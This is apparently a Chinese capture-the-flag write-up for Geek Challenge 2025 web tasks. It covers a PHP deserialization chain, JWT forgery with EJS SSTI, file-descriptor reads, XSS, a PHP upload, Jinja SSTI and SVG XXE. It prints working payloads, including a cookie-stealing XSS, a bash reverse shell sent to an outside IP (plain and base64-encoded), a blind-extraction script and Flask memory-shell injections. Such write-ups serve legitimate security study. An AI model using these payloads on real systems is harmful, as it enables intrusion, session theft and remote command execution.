web
popself
考点:双md5弱相等+回调函数
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
|
<?php
show_source(__FILE__);

error_reporting(0);
class All_in_one
{
    public $KiraKiraAyu;
    public $_4ak5ra;
    public $K4per;
    public $Samsāra;
    public $komiko;
    public $Fox;
    public $Eureka;
    public $QYQS;
    public $sleep3r;
    public $ivory;
    public $L;

    public function __set($name, $value){
        echo "他还是没有忘记那个".$value."<br>";
        echo "收集夏日的碎片吧<br>";

        $fox = $this->Fox;

        if ( !($fox instanceof All_in_one) && $fox()==="summer"){
            echo "QYQS enjoy summer<br>";
            echo "开启循环吧<br>";
            $komiko = $this->komiko;
            $komiko->Eureka($this->L, $this->sleep3r);
        }
    }

    public function __invoke(){
        echo "恭喜成功signin!<br>";
        echo "welcome to Geek_Challenge2025!<br>";
        $f = $this->Samsāra;
        $arg = $this->ivory;
        $f($arg);
    }
    public function __destruct(){

        echo "你能让K4per和KiraKiraAyu组成一队吗<br>";

        if (is_string($this->KiraKiraAyu) && is_string($this->K4per)) {
            if (md5(md5($this->KiraKiraAyu))===md5($this->K4per)){
                die("boys和而不同<br>");
            }

            if(md5(md5($this->KiraKiraAyu))==md5($this->K4per)){
                echo "BOY♂ sign GEEK<br>";
                echo "开启循环吧<br>";
                $this->QYQS->partner = "summer";
            }
            else {
                echo "BOY♂ can`t sign GEEK<br>";
                echo md5(md5($this->KiraKiraAyu))."<br>";
                echo md5($this->K4per)."<br>";
            }
        }
        else{
            die("boys堂堂正正");
        }
    }

    public function __tostring(){
        echo "再走一步...<br>";
        $a = $this->_4ak5ra;
        $a();
    }

    public function __call($method, $args){
        if (strlen($args[0])<4 && ($args[0]+1)>10000){
            echo "再走一步<br>";
            echo $args[1];
        }
        else{
            echo "你要努力进窄门<br>";
        }
    }
}

class summer {
    public static function find_myself(){
        return "summer";
    }
}
$payload = $_GET["24_SYC.zip"];

if (isset($payload)) {
    unserialize($payload);
} else {
    echo "没有大家的压缩包的话,瓦达西!<br>";
}

?>
|
链子显然__destruct-__set-__call-__tostring-__invoke,但是这destruct中的md5比较显然是要用0e绕过强等,但是0e弱相等有条件-就是0e开头的字符串只能是纯数字,这样php在进行科学计算法的时候才会将它转化为0,所以写个脚本爆破一下双md5后得到一个数0e开头后接着纯数字
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
|
# -*- coding: utf-8 -*-
import multiprocessing
import hashlib
import random
import string
import os
import sys

# 字符集:字母 + 数字
CHARS = string.ascii_letters + string.digits

def crack_double_md5(stop_event):
    # 使用进程ID作为随机种子,确保每个进程生成的字符串不同
    random.seed(os.getpid())

    while not stop_event.is_set():
        # 随机生成 4 到 8 位的字符串(短字符串通常更容易碰到,且计算更快)
        # 如果长时间跑不出,可以调整范围,例如 (5, 10)
        str_len = random.randint(4, 8)
        s = ''.join(random.choice(CHARS) for _ in range(str_len))

        # 第一次 MD5
        m1 = hashlib.md5(s.encode('utf-8')).hexdigest()

        # 第二次 MD5
        m2 = hashlib.md5(m1.encode('utf-8')).hexdigest()

        # 判断标准:以 0e 开头,且第3位开始全是数字
        if m2.startswith('0e') and m2[2:].isdigit():
            sys.stdout.write(f"\n[★] 爆破成功!\n")
            sys.stdout.write(f"---------------------------\n")
            sys.stdout.write(f"明文 (KiraKiraAyu): {s}\n")
            sys.stdout.write(f"MD5(1次): {m1}\n")
            sys.stdout.write(f"MD5(2次): {m2}\n")
            sys.stdout.write(f"---------------------------\n")

            # 通知主进程停止所有进程
            stop_event.set()

if __name__ == '__main__':
    print(f"[-] 开始爆破双重 MD5 (Target: md5(md5(s)) == 0e[0-9]+ )")
    print(f"[-] 正在调用 {multiprocessing.cpu_count()} 个核心进行计算...")

    # 创建停止事件
    stop_event = multiprocessing.Event()
    processes = []

    # 启动与 CPU 核心数相同的进程
    for i in range(multiprocessing.cpu_count()):
        p = multiprocessing.Process(target=crack_double_md5, args=(stop_event,))
        processes.append(p)
        p.start()

    try:
        # 等待任何一个进程找到结果
        for p in processes:
            p.join()
    except KeyboardInterrupt:
        print("\n[!] 用户强制停止")
        stop_event.set()
|
[CTF中关于md5的一些总结 - Dr0n’s blog](https://www.dr0n.top/posts/ad669f62/#:~:text=可以传入两个md5加密后是0e开头的字符串,需要注意的地方是,这个以0e开头的字符串只能是纯数字,这样php在进行科学计算法的时候才会将它转化为0 在 %3D%3D%3D 的情况下如果没有加类似 is_numeric 的函数进行过滤还是可以使用数组绕过,但是不能使用科学计数法绕过了,方法三:MD5强碰撞 可以使用 fastcoll 来碰撞出一组内容不同但md5值相同的值 MD5和双MD5以后的值都是0e开头的 爆破脚本)
还一些小细节代码展示
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
|
<?php


class All_in_one
{
    public $KiraKiraAyu;
    public $_4ak5ra;
    public $K4per;
    public $Samsāra;
    public $komiko;
    public $Fox;
    public $Eureka;
    public $QYQS;
    public $sleep3r;
    public $ivory;
    public $L;

    public function __set($name, $value)
    {
        echo "他还是没有忘记那个" . $value . "<br>";
        echo "收集夏日的碎片吧<br>";

        $fox = $this->Fox;

        if (!($fox instanceof All_in_one) && $fox() === "summer") {#$fox 不能是 All_in_one 对象。$fox() 执行后必须返回字符串 "summer"
            echo "QYQS enjoy summer<br>";
            echo "开启循环吧<br>";
            $komiko = $this->komiko;
            $komiko->Eureka($this->L, $this->sleep3r);
        }
    }

    public function __invoke()
    {
        echo "恭喜成功signin!<br>";
        echo "welcome to Geek_Challenge2025!<br>";
        $f = $this->Samsāra;
        $arg = $this->ivory;
        $f($arg);
    }
    public function __destruct()
    {

        echo "你能让K4per和KiraKiraAyu组成一队吗<br>";

        if (is_string($this->KiraKiraAyu) && is_string($this->K4per)) {
            if (md5(md5($this->KiraKiraAyu)) === md5($this->K4per)) {
                die("boys和而不同<br>");
            }

            if (md5(md5($this->KiraKiraAyu)) == md5($this->K4per)) {
                echo "BOY♂ sign GEEK<br>";
                echo "开启循环吧<br>";
                $this->QYQS->partner = "summer";
            } else {
                echo "BOY♂ can`t sign GEEK<br>";
                echo md5(md5($this->KiraKiraAyu)) . "<br>";
                echo md5($this->K4per) . "<br>";
            }
        } else {
            die("boys堂堂正正");
        }
    }
    public function __tostring(){
        echo "再走一步...<br>";
        $a = $this->_4ak5ra;
        $a();
    }

    public function __call($method, $args){
        if (strlen($args[0])<4 && ($args[0]+1)>10000){
            echo "再走一步<br>";
            echo $args[1];
        }
        else{
            echo "你要努力进窄门<br>";
        }
    }
}

class summer
{
    public static function find_myself()
    {
        return "summer";
    }
}


$a = new All_in_one();
$a->KiraKiraAyu = "jdk45GyM";
$a->K4per = "s878926199a";
$a->QYQS = new All_in_one();

$a->QYQS->Fox = ['summer', 'find_myself'];#数组 ['ClassName', 'MethodName'] 可以作为回调函数(Callable)执行。
$a->QYQS->komiko = new All_in_one();

$a->QYQS->L = "9e9";#注意当前对象是$a->QYQS
$a->QYQS->sleep3r = new All_in_one();

$a->QYQS->sleep3r->_4ak5ra = new All_in_one();
$a->QYQS->sleep3r->_4ak5ra->Samsāra = "system";
$a->QYQS->sleep3r->_4ak5ra->ivory = "env";

echo serialize($a) . "\n";
echo urlencode(serialize($a));
?>
|
阿基里斯
抓包改数据



解码就有flag
Expression
考点:Express 框架打 EJS模板渲染
注册用户然后爆破密钥
1
|
python jwt_cracker.py "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6IjI2MzMyOTIzNzdAcXEuY29tIiwidXNlcm5hbWUiOiJ1c2VyXzRiZWFjMDE2NzdkZSIsImlhdCI6MTc2MzA4Mjk1NywiZXhwIjoxNzYzNjg3NzU3fQ._BrrY2Yddui7pawR8PG7BNyk9Pk8XSMHZ2E0wHN9cwE"
|

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
import jwt
import datetime

# 定义标头(Headers)
headers = {
  "alg": "HS256",
  "typ": "JWT"
}

# 定义有效载体(Payload)
token_dict = {
  "email": "2633292377@qq.com",
  "username": "admin",
}

# 密钥
secret = 'secret'

jwt_token = jwt.encode(token_dict, secret, algorithm='HS256', headers=headers)
print("JWT Token:", jwt_token)
|
然后就没利用点了?想到可以伪造admin,而且还回显了,说明是服务端模板渲染(服务端模板渲染未必存在 SSTI)一般有以下几种 fuzz 方向:
1
2
3
4
5
|
XSS(前端没有 JS,排除 CSTI 和 DOM 型 XSS)

SQL/NoSQL注入

SSTI
|
题目中没有 XSS 攻击对象,数据库层面也是测试不出漏洞特征的,SSTI 这方面比较容易测试出来。根据题目Expression,显然就是Express.js框架,Express 常搭配用的模板引擎有 EJS(ExpressJS 最常用的模板引擎)、Pug、、Handlebars 等,我们可以构造一个简单的数学运算表达式 Payload 列表进行 Fuzz,看看服务端是否执行了表达式,参考 Fuzz Payload:
1
2
3
|
<%= 7*7 %> // EJS
#{7*7} // Pug
{{7*7}} // Handlebars
|
将 username 伪造为 <%= 7*7 %> 时,页面回显了 49,便可以证实服务端存在 EJS SSTI。服务端未设置任何 WAF,直接进行命令执行即可。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
import jwt
import datetime

# 定义标头(Headers)
headers = {
  "alg": "HS256",
  "typ": "JWT"
}

# 定义有效载体(Payload)
token_dict = {
  "email": "2633292377@qq.com",
  "username": "<%= global.process.mainModule.require('child_process').execSync('cat server.js').toString() %>",
}

# 密钥
secret = 'secret'

jwt_token = jwt.encode(token_dict, secret, algorithm='HS256', headers=headers)
print("JWT Token:", jwt_token)
|
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
|
const express = require('express');
const path = require('path');
const jwt = require('jsonwebtoken');
const cookieParser = require('cookie-parser');
const ejs = require('ejs');
const crypto = require('crypto');

const app = express();
const PORT = process.env.PORT || 3000;

// 配置
const JWT_SECRET = 'secret';
const users = new Map(); // 用户存储

// 中间件
app.use(express.urlencoded({ extended: false }));
app.use(express.json());
app.use(cookieParser());
app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'ejs');
app.use('/public', express.static(path.join(__dirname, 'public')));

// 工具函数
function generateServerUsername() {
  const suffix = crypto.randomBytes(6).toString('hex');
  return `user_${suffix}`;
}

function signToken(payload) {
  return jwt.sign(payload, JWT_SECRET, { algorithm: 'HS256', expiresIn: '7d' });
}

// 认证中间件
function requireAuth(req, res, next) {
  const token = req.cookies.token;
  if (!token) return res.redirect('/');

  try {
    const decoded = jwt.verify(token, JWT_SECRET, { algorithms: ['HS256'] });
    req.user = decoded;
    next();
  } catch (e) {
    return res.redirect('/');
  }
}

// 路由
app.get('/', (req, res) => {
  const token = req.cookies.token;
  let currentUser = null;
  let renderedUsername;

  if (token) {
    try {
      currentUser = jwt.verify(token, JWT_SECRET);
      try {
        renderedUsername = ejs.render(String(currentUser.username), { user: currentUser, process });
      } catch (e) {
        renderedUsername = currentUser.username;
      }
    } catch (e) {
      // 令牌无效,保持用户为null
    }
  }

  res.render('index', { currentUser, renderedUsername });
});

app.post('/register', (req, res) => {
  const { email } = req.body;

  // 邮箱验证
  if (!email || !/^[^@\n]+@[^@\n]+\.[^@\n]+$/.test(email)) {
    return res.status(400).render('index', { error: 'Invalid email', currentUser: null });
  }

  // 检查是否已注册
  if (users.has(email)) {
    return res.status(400).render('index', {
      error: 'Email already registered. Please login.',
      currentUser: null
    });
  }

  // 创建用户
  const username = generateServerUsername();
  users.set(email, username);

  // 生成令牌并设置cookie
  const token = signToken({ email, username });
  res.cookie('token', token, { httpOnly: true, sameSite: 'lax' });
  return res.redirect('/');
});

app.post('/login', (req, res) => {
  const { email } = req.body;

  // 邮箱验证
  if (!email || !/^[^@\n]+@[^@\n]+\.[^@\n]+$/.test(email)) {
    return res.status(400).render('index', { error: 'Invalid email', currentUser: null });
  }

  // 检查用户是否存在
  if (!users.has(email)) {
    return res.status(400).render('index', {
      error: 'Email not found. Please register first.',
      currentUser: null
    });
  }

  // 登录用户
  const username = users.get(email);
  const token = signToken({ email, username });
  res.cookie('token', token, { httpOnly: true, sameSite: 'lax' });
  return res.redirect('/');
});

app.get('/logout', (req, res) => {
  res.clearCookie('token');
  res.redirect('/');
});

// 启动服务器
app.listen(PORT, () => {
  console.log(`Server listening on http://127.0.0.1:${PORT}`);
});
|
flag是在env里
Vibe SEO
考点:遍历读取文件描述符fd
目录扫描得到/sitemap.xml泄露,泄露了aa__^^.php文件,访问得到

第3行错误:意思是$_GET['filename'] 不存在,第4行错误:参数为空导致 readfile(''),猜测可能是这样的代码 if(strlen($_GET['filename']) > 0) // 第3行, readfile($_GET['filename']); // 第4行
所以直接读filename=aa__^^.php,得到源码
1
2
3
4
5
6
7
8
|
<?php
$flag = fopen('/my_secret.txt', 'r');
if (strlen($_GET['filename']) < 11) {
  readfile($_GET['filename']);
} else {
  echo "Filename too long";
}
|

直接给geminipro3梭哈了


解释一下
1
2
3
|
前面 fopen 打开了目标文件 /my_secret.txt,并将 handle 赋值给了变量 $flag。这里仅仅是打开了文件,并没有关闭它,因此可以通过文件描述符来读取

(Linux 中一个进程打开一个文件时,内核会分配一个文件描述符给这个文件 handle,新打开的文件从 3 开始递增(进程启动时默认打开三个 FD,0: 标准输入 (stdin)1: 标准输出 (stdout)2: 标准错误 (stderr)),可以通过 /proc/self/fd/<自然数> 或 /dev/fd/<自然数> 来访问这些文件描述符 )
|
Xross The Finish Line
考点:有waf的xss
去github上找了一个字典fuzz一下,发现下面的payload可以打
显然是存储型xss,所以我们将cookie带到我们的vps上(发现过滤了单双引号,用反引号代替)
1
|
<svg/onload=location=`http://101.200.39.193/`+document.cookie>
|

出了后看wp发现黑名单有
1
|
["script", "img", " ", "\n", "error", "\"", "'"]
|
过滤这么点东西,这么难打
one_last_image
发现上传图片报错说不是合法图片,但是没做任何处理,也没限制后缀,那就直接上传php了,发现可以访问

有点waf,短标签+反引号打完了(<?=('sys'.'tem')('env');也行)

只能说这题迷惑性有点强,或者是我有点固定思维了以为打二次渲染图片马
路在脚下
一眼无回显ssti,无回显ssti有4种打法,写文件,盲注,内存马,反弹shell
简单fuzz一下,发现这些被过滤

但是我们有url_for可以用,那就开始打,上面的方法全部打一遍,打反弹shell时发现不出网?
ssti时间盲注
测试发现这个payload可以打,那就盲注了
1
|
{{url_for["__globals__"]["os"]["popen"]("ls /")["read"]()}}
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
|
import requests
import string
import time

url = "http://8080-ec56bf01-3cd2-4683-97b2-36d2d3c467cc.challenge.ctfplus.cn/"
flag = ""
position = 1

while True:
    low, high = 32, 127  # ASCII 范围
    char_found = False

    while low <= high:
        mid = (low + high) // 2

        # 构造时间盲注的payload - 如果条件为真,则sleep
        payload = "{% set a=url_for.__globals__.os.popen('echo $FLAG').read() %}{% if a[" + str(position-1) + "] > '" + chr(mid) + "' %}{% set b=url_for.__globals__.os.popen('sleep 2').read() %}{% endif %}"#ls/发现flag_is_not_here,所有应该就是在环境了

        data = {'name': payload}
        try:
            start_time = time.time()
            r = requests.get(url, params=data, timeout=5)
            elapsed_time = time.time() - start_time

            # 如果响应时间超过1.5秒,说明sleep执行了,条件为真
            if elapsed_time > 1.5:
                low = mid + 1
            else:
                high = mid - 1

        except requests.Timeout:
            # 超时也说明sleep执行了
            low = mid + 1

    # 如果low=32,可能是空格或结束符
    if low <= 32 or low >= 127:
        print(f"结束一行,low={low}")

    guess_char = chr(low)
    flag += guess_char
    print(f"[+] Position {position}: {guess_char} (ASCII: {low})")
    position += 1

print(f"[!] Final flag: {flag}")#SYC{I_F0rg3_My_P@th_LMAO}
|
ssti之反弹shell
1
|
bash -i >& /dev/tcp/101.200.39.193/5000 0>&1
|
1
|
bash${IFS}-c${IFS}\'{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuMjAwLjM5LjE5My81MDAwIDA+JjE=}|{base64,-d}|{bash,-i}\'
|
1
|
{{url_for["__globals__"]["os"]["popen"]("bash${IFS}-c${IFS}\'{echo,YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMDEuMjAwLjM5LjE5My81MDAwIDA%2BJjE=}|{base64,-d}|{bash,-i}\'")["read"]()}}
|

注意: HTTP 请求(URL 参数)中,+ 号会被视为空格,必须将 + URL 编码为 %2B,还有就是env执行不了,要cat /proc/1/environ
ssti写文件+污染static_folder
一些python RCE利用&&内存马 | A day in AsaL1n
1
|
static_folder 指定静态文件所在的文件夹路径,如果我们修改了相关的值 就可能会造成任意文件读取(HNCTF原型链污染打过)
|
注意要static目录
1
|
{{url_for["__globals__"]["os"]["popen"]("cat /proc/1/environ>/tmp/1.txt")["read"]()}}
|
1
|
{{config.__class__.__init__.__globals__['os'].popen('cat /proc/1/environ>/tmp/1.txt').read()}}#也行
|
然后打
1
|
{{x.__init__.__globals__.__getitem__('__builtins__').__getitem__('exec')("setattr(__import__('sys').modules.__getitem__('__main__').__dict__.__getitem__('app'),'_static_folder','/')")}}
|
然后访问 /static/tmp/1.txt(相当与访问/tmp/1.txt)。
点评:这里卡我半天,原因是看了一个错误的wp第十六届极客大挑战 | Lazzaro,这篇博客执行env,而一开始我没打反弹shell方法时不知道env不能执行,我还说为什么我拿不到flag,后面发现原来时这文章错了!!!flag在/proc/1/environ!
ssti之内存马
1
|
name={{x.__init__.__globals__.__getitem__('__builtins__').__getitem__('exec' (app = __import__('sys').modules['__main__'].__dict__['app']; rule = app.url_rule_class('/shell', endpoint='shell', methods={'GET'}); app.url_map.add(rule); app.view_functions['shell'] = lambda: __import__('os').popen(__import__('flask').request.args.get('ivory')).read())}}
|
1
|
{{url_for.__globals__['__builtins__']['eval']("app.add_url_rule('/shell', 'shell', lambda :__import__('os').popen(_request_ctx_stack.top.request.args.get('cmd', 'whoami')).read())",{'_request_ctx_stack':url_for.__globals__['_request_ctx_stack'],'app':url_for.__globals__['current_app']})}}
|
1
|
{{url_for.__globals__['__builtins__']['eval']("app = __import__('sys').modules['__main__'].__dict__['app']; rule = app.url_rule_class('/shell', endpoint='shell', methods={'GET'}); app.url_map.add(rule); app.view_functions['shell'] = lambda: __import__('os').popen(__import__('flask').request.args.get('ivory')).read()")}}
|
内存马没打成功,不知道咋回事
Image Viewer
考点:svg渲染打xxe
发现可以上传svg(接收svg+xml图片格式)

发现上传svg会被渲染为图片

1
2
|
SVG (Scalable Vector Graphics) 本质上是 XML 格式。
如果后端在处理上传的 SVG 图片时(例如为了获取图片大小、分辨率或进行渲染),使用了不安全的 XML 解析器并且没有禁用外部实体,就会导致 XXE
|
1
2
3
4
5
6
7
|
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [
  <!ENTITY xxe SYSTEM "file:///flag">
]>
<svg width="400" height="100" xmlns="http://www.w3.org/2000/svg">
  <text x="10" y="40">&xxe;</text>
</svg>
|
